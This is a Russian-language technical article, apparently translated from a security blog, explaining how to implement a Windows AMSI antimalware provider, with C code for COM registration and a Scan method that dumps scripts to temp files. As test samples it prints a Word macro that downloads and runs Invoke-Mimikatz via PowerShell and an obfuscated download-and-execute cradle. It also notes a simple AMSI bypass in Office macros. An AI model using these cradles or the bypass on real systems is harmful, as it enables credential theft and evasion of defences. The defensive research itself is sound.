Статья Реализация AMSI провайдера

В 2015 году Microsoft представила интерфейс сканирования вредоносных программ (AMSI) в качестве универсального интерфейса прикладного программирования (API) для программных приложений, интегрируемых с любым установленным антивирусным программным обеспечением (AV) в Windows 10. AMSI позволяет разработчикам скриптовых движков, таких как Python, Ruby или даже собственным PowerShell от Microsoft, запрашивать системный AV-файл для сканирования содержимого сценария, чтобы определить, является ли сценарий вредоносным или безопасным перед его выполнением.
Вредоносные актеры и красные команды все чаще обращаются к сценариям, таким как VBScript или Powershell, как к не только вектору заражения, так и к действиям после эксплуатации, таким как сброс учетных данных или выкуп файлов в этих атаках «вредоносных программ без файлов».
В прошлом был выпущен ряд доказательств концепции, таких как PSAmsi и amsiscanner, которые демонстрируют, как написать клиент AMSI. Тем не менее, очень мало было написано о фактической реализации поставщика AMSI. Документация остро отсутствует, поэтому мы собираемся это изменить.

Питание КОМпонентов
Поскольку PowerShell является открытым исходным кодом, мы можем проверить, как сценарий сканируется через AMSI перед выполнением. Сценарий в конечном итоге компилируется перед выполнением функцией ReallyCompile в System.Management.Automation.

Перед компиляцией выполняется вызов PerformSecurityChecks, который вызывает AmsiUtils.ScanContent, а затем вызывает WinScanContent. WinScanContent устанавливает сеанс и контекст AMSI и вызывает amsi! AmsiScanString. который вызывает метод IAntimalwareProvider :: Scan () для каждого зарегистрированного поставщика AMSI, чтобы вернуть перечисление AMSI_RESULT. Если поставщик возвращает результат, отличный от AMSI_RESULT_NOT_DETECTED, сканирование останавливается и возвращает результаты без вызова оставшихся поставщиков.

Регистрация провайдера
Поставщик AMSI - это COM-объект, который реализует COM-интерфейс IAntimalwareProvider. Поставщики AMSI должны зарегистрироваться, создав запись CLSID в HKLM \ CLSID и зарегистрировав тот же CLSID в HKLM \ Software \ Microsoft \ AMSI \ Providers \ <CLSID_MyAMSIProvider>. Когда AMSI инициализируется в хост-процессе (powershell.exe, winword.exe, mshta.exe и т. Д.), Он будет перечислять каждый CLSID, указанный в ключе Providers, и инициализировать объект COM.

Пример регистрации AMSI приведен ниже в методе DllRegisterServer (). DLL можно зарегистрировать, вызвав regsvr32.exe <путь к amsi_provider.dll> с правами администратора:
Code:

```
DEFINE_GUID(CLSID_MyAMSIProvider, 0x2facaae, 0x5213, 0x42c7, 0x9b, 0x65, 0x12, 0x3a, 0xe7,
0x10, 0x13, 0xa8);
static const TCHAR gc_szClassDescription[] = TEXT("My AMSI Provider");
static const TCHAR gc_szBoth[] = TEXT("Both");
static const TCHAR gc_szThreadingModel[] = TEXT("ThreadingModel");
static const TCHAR gc_szInProcServer[] = TEXT("InProcServer32");
static HMODULE g_hModule = NULL;

BOOL APIENTRY DllMain(HMODULE hModule, DWORD dwReason, LPVOID lpReserved)
{
  switch (dwReason)
  {
               case DLL_PROCESS_ATTACH:
                       g_hModule = hModule;
                       break;
               case DLL_THREAD_ATTACH:
               case DLL_THREAD_DETACH:
               case DLL_PROCESS_DETACH:
                       break;
  }
  return TRUE;
}

STDAPI DllRegisterServer()
{
        HRESULT hr = S_OK;
        LONG lRet = ERROR_SUCCESS;
        HKEY hClsidKey = NULL;
        HKEY hInProcKey = NULL;
        HKEY hAmsiKey = NULL;
        LPOLESTR lpszGuid = NULL;
        TCHAR szRegKey[45] = { 0 };
        TCHAR szAMSIProvider[73] = { 0 };
        TCHAR szFileName[MAX_PATH] = { 0 };

        CoInitialize(NULL);

        lRet = GetModuleFileName(g_hModule, szFileName, sizeof(szFileName));
        if (lRet == 0) {
               hr = HRESULT_FROM_WIN32(GetLastError());
               goto done;
        }

        hr = StringFromCLSID(&CLSID_MyAMSIProvider, &lpszGuid);
        if (FAILED(hr))
               goto done;

        hr = StringCbPrintf(szRegKey, sizeof(szRegKey), TEXT("CLSID\\%s"), lpszGuid);
        if (FAILED(hr))
               goto done;
```

```
        hr = StringCbPrintf(szAMSIProvider, sizeof(szAMSIProvider),
TEXT("Software\\Microsoft\\AMSI\\Providers\\%s"), lpszGuid);
        if (FAILED(hr))
                goto done;

        lRet = RegCreateKeyEx(HKEY_CLASSES_ROOT, szRegKey, 0, NULL, REG_OPTION_NON_VOLATILE,
KEY_SET_VALUE | KEY_CREATE_SUB_KEY, NULL, &hClsidKey, NULL);
        if (lRet != ERROR_SUCCESS) {
                hr = HRESULT_FROM_WIN32(lRet);
                goto done;
        }

        lRet = RegSetValueEx(hClsidKey, NULL, 0, REG_SZ, (PBYTE)gc_szClassDescription,
sizeof(gc_szClassDescription));
        if (lRet != ERROR_SUCCESS) {
                hr = HRESULT_FROM_WIN32(lRet);
                goto done;
        }

        lRet = RegCreateKeyEx(hClsidKey, gc_szInProcServer, 0, NULL, REG_OPTION_NON_VOLATILE,
KEY_SET_VALUE, NULL, &hInProcKey, NULL);
        if (lRet != ERROR_SUCCESS) {
                hr = HRESULT_FROM_WIN32(lRet);
                goto done;
        }

        lRet = RegSetValueEx(hInProcKey, NULL, 0, REG_SZ, (PBYTE)szFileName,
sizeof(szFileName));
        if (lRet != ERROR_SUCCESS) {
                hr = HRESULT_FROM_WIN32(lRet);
                goto done;
        }

        lRet = RegSetValueEx(hInProcKey, gc_szThreadingModel, 0, REG_SZ, (PBYTE)gc_szBoth,
sizeof(gc_szBoth));
        if (lRet != ERROR_SUCCESS) {
                hr = HRESULT_FROM_WIN32(lRet);
                goto done;
        }

        lRet = RegCreateKeyEx(HKEY_LOCAL_MACHINE, szAMSIProvider, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_SET_VALUE | KEY_CREATE_SUB_KEY, NULL, &hAmsiKey, NULL);
        if (lRet != ERROR_SUCCESS) {
                hr = HRESULT_FROM_WIN32(lRet);
                goto done;
        }

done:
        if (hInProcKey != NULL)
                RegCloseKey(hInProcKey);
```

```
        if (hClsidKey != NULL)
                RegCloseKey(hClsidKey);

        if (lpszGuid != NULL)
                CoTaskMemFree(lpszGuid);

        CoUninitialize();

        return hr;
}
```

Теперь, когда мы можем получать обратные вызовы AMSI, нам нужно реализовать интерфейс IAntimalwareProvider :: Scan () для возврата результата обнаружения. Метод ниже перечисляет различные атрибуты IAmsiStream:

AMSI_ATTRIBUTE_APP_NAME - имя приложения, например OFFICE_VBA
AMSI_ATTRIBUTE_CONTENT_NAME - имя файла скрипта
AMSI_ATTRIBUTE_CONTENT_SIZE - размер буфера скрипта
AMSI_ATTRIBUTE_CONTENT_ADDRESS - указатель на буфер скрипта
HRESULT STDMETHODCALLTYPE MyAMSIProvider_Scan (IAntimalwareProvider * Это, поток IAmsiStream *, результат AMSI_RESULT *)

Code:

```
{
        HRESULT hr = S_OK;
        LPWSTR wszAppName = NULL;
        LPWSTR wszFileName = NULL;
        PUCHAR pBuf = NULL;
        ULONGLONG ululSize = 0;
        ULONG ulRetData = 0;

        DWORD dwRet = 0;
        CHAR lpPathName[MAX_PATH + 1] = { 0 };
        CHAR lpFileName[MAX_PATH] = { 0 };
        HANDLE hFile = NULL;
        BOOL bSuccess = FALSE;

        stream->lpVtbl->AddRef(stream);
//Получить программу, выполняющую скрипт
hr = stream->lpVtbl->GetAttribute(stream, AMSI_ATTRIBUTE_APP_NAME, 0, (PUCHAR)wszAppName,
&ulRetData);
        if (hr != E_NOT_SUFFICIENT_BUFFER)
                goto get_name;
        wszAppName = VirtualAlloc(NULL, ulRetData, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        if (wszAppName == NULL)
                goto get_name;
        hr = stream->lpVtbl->GetAttribute(stream, AMSI_ATTRIBUTE_APP_NAME, ulRetData,
(PUCHAR)wszAppName, &ulRetData);
        if (FAILED(hr))
                goto get_name;

get_name:
//Получить имя файла скрипта
    hr = stream->lpVtbl->GetAttribute(stream, AMSI_ATTRIBUTE_CONTENT_NAME, 0,
(PUCHAR)wszFileName, &ulRetData);
        if (hr != E_NOT_SUFFICIENT_BUFFER)
                goto get_size;
        wszFileName = VirtualAlloc(NULL, ulRetData, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
        if (wszAppName == NULL)
                goto get_size;
        hr = stream->lpVtbl->GetAttribute(stream, AMSI_ATTRIBUTE_CONTENT_NAME, ulRetData,
(PUCHAR)wszFileName, &ulRetData);
        if (FAILED(hr))
                goto get_size;

get_size:
// Получить размер данных скрипта
  hr = stream->lpVtbl->GetAttribute(stream, AMSI_ATTRIBUTE_CONTENT_SIZE, sizeof(ululSize),
(PUCHAR)&ululSize, &ulRetData);
        if (FAILED(hr))
                goto done;

// Получить указатель на данные скрипта
```

```
hr = stream->lpVtbl->GetAttribute(stream, AMSI_ATTRIBUTE_CONTENT_ADDRESS, sizeof(pBuf),
(PUCHAR)&pBuf, &ulRetData);
        if (FAILED(hr))
                goto done;

        dwRet = GetTempPathA(sizeof(lpPathName), lpPathName);
        if (dwRet == 0)
                goto done;

        dwRet = GetTempFileNameA(lpPathName, "SCR", 0, lpFileName);
        if (dwRet == 0)
                goto done;
// Выполнить анализ скрипта здесь
  hFile = CreateFileA(lpFileName, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);

        bSuccess = WriteFile(hFile, pBuf, (DWORD)ululSize, NULL, NULL);

done:
        *result = AMSI_RESULT_NOT_DETECTED; // Do nothing
        //*result = AMSI_RESULT_DETECTED; // Block all the things

        if (hFile)
                CloseHandle(hFile);

        if (wszAppName)
                VirtualFree(wszAppName, 0, MEM_RELEASE);

        if (wszFileName)
                VirtualFree(wszFileName, 0, MEM_RELEASE);

        stream->lpVtbl->Release(stream);

        return hr;
}
```

На данный момент пример кода запишет полученный скрипт в файл с префиксом «SCR» во временном каталоге. Если мы установим результат в AMSI_RESULT_DETECTED, сканирование будет замкнуто, и сценарий не будет выполнен. Аналогично, результат AMSI_RESULT_CLEAN приведет к короткому замыканию сканирования, и сценарий будет выполнен.

В нашем доказательстве концепции мы установим результат в AMSI_RESULT_NOT_DETECTED, чтобы скрипт продолжал выполнение, и мы можем выкидывать запутанные сценарии по мере их анализа и оценки. Каждый вызов деобфускации обычно запускает дополнительное сканирование AMSI по мере выполнения результирующей деобфускацированной строки.

Реализация остальной части интерфейса COM и алгоритма обнаружения оставлена в качестве упражнения для читателя.

Предоставление результатов
Чтобы протестировать нашего поставщика AMSI с макросами Microsoft Office, мы должны включить сканирование макросов во время выполнения, создав ключ реестра:

[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Security]"
"MacroRuntimeScanScope"=dword:00000002

Мы протестируем простой макрос документа Word, который вызывает Powershell для запуска сценария Invoke-Mimikatz.

Code:

```
Sub AutoOpen()
    Dim sCmd, sTemp, sResultsTxtFile, sResultData, iRet
    Set oWshShell = CreateObject("WScript.Shell")
    sTemp = oWshShell.ExpandEnvironmentStrings("%Temp%")
    sResultsTxtFile = sTemp & "\Invoke-Mimikatz.out"

    sCmd = "powershell.exe -NoProfile -ExecutionPolicy Unrestricted -Command ""&{ IEX (New-
Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/m
Mimikatz.ps1'); Invoke-Mimikatz -Command 'exit' | Out-File -Force " & sResultsTxtFile & "}""
"

    Shell sCmd
End Sub
```

Когда этот документ открывается и макрос выполняется, наш поставщик AMSI выдает следующее:

IWshShell3.ExpandEnvironmentStrings("%Temp%");
rtcShell("powershell.exe -NoProfile -ExecutionPolicy Unrestricted -Command "&{ IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/P...it/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Command 'exit' | , "2");

Стоит отметить, что мы не видим точный макрос-скрипт, который был выполнен, а версию, проанализированную движком VBA. Объект WScript.Shell заменяется на IWshShell3, команда Shell заменяется на rtcShell, а командная строка усекается.

Ограничение на обратные вызовы AMSI заключается в том, что он включается механизмом сценариев, а в случае VBE7.dll (механизм макросов Office) обратные вызовы выполняются в подмножестве команд, таких как «Shell». Злоумышленник может легко обойти обратный вызов AMSI, запустив CreateObject («WScript.Shell»). Run (sCmd).

Так как наш примерный макро-документ выполняет Powershell, наш AMSI-провайдер также будет выводить команды и сценарии Powershell, но это не интересно, поскольку они не расшифрованы.
Вместо этого мы можем протестировать функциональность Powershell AMSI, запустив любимый рецепт Даниэля Боханнона Invoke-CradleCrafter:
Code:

```
gdr -*;Set-Variable 5 (&(Get-Item Variable:/E*t).Value.InvokeCommand.(((Get-Item
Variable:/E*t).Value.InvokeCommand|Get-Member|?{(DIR Variable:/_).Value.Name-
ilike'*ts'}).Name).Invoke('*w-*ct')Net.WebClient);Set-Variable S 'http://bit(dot)ly/e0Mw9w';
(Get-Item Variable:/E*t).Value.InvokeCommand.InvokeScript((GCI Variable:5).Value.((((GCI
Variable:5).Value|Get-Member)|?{(DIR Variable:/_).Value.Name-ilike'*wn*g'}).Name).Invoke((GV
S -ValueO)))
```

Когда эта команда выполняется в окне PowerShell, наш провайдер AMSI создает около 10 новых файлов во временном каталоге вместе с содержимым каждого сценария, выполняемого Powershell.



Рисунок 1: Список файлов, созданных нашим пользовательским провайдером AMSI



Рисунок 2: Оригинальная запутанная команда Powershell

В конечном итоге запутанная команда Powershell загружает и выполняет скрипт Powershell с http://bit.ly/e0Mw9w, который записан в файле SCR599D.tmp.



Рисунок 3: Скачанный скрипт Powershell

Загруженный скрипт Powershell выполняет ряд шагов. Первым шагом является распаковка переменной $ data, которая распаковывается в серию кадров ASCII, анимированных скриптом.



Рисунок 4: ASCII искусство Рика Эстли

Как только ASCII-изображение распаковывается и загружается в Powershell, создается экземпляр медиаплеера для воспроизведения «Никогда не сдавайся» Рика Эстли, в то время как ASCII-изображение анимируется в окне Powershell.



Рисунок 5: Команды Powershell для воспроизведения MP3

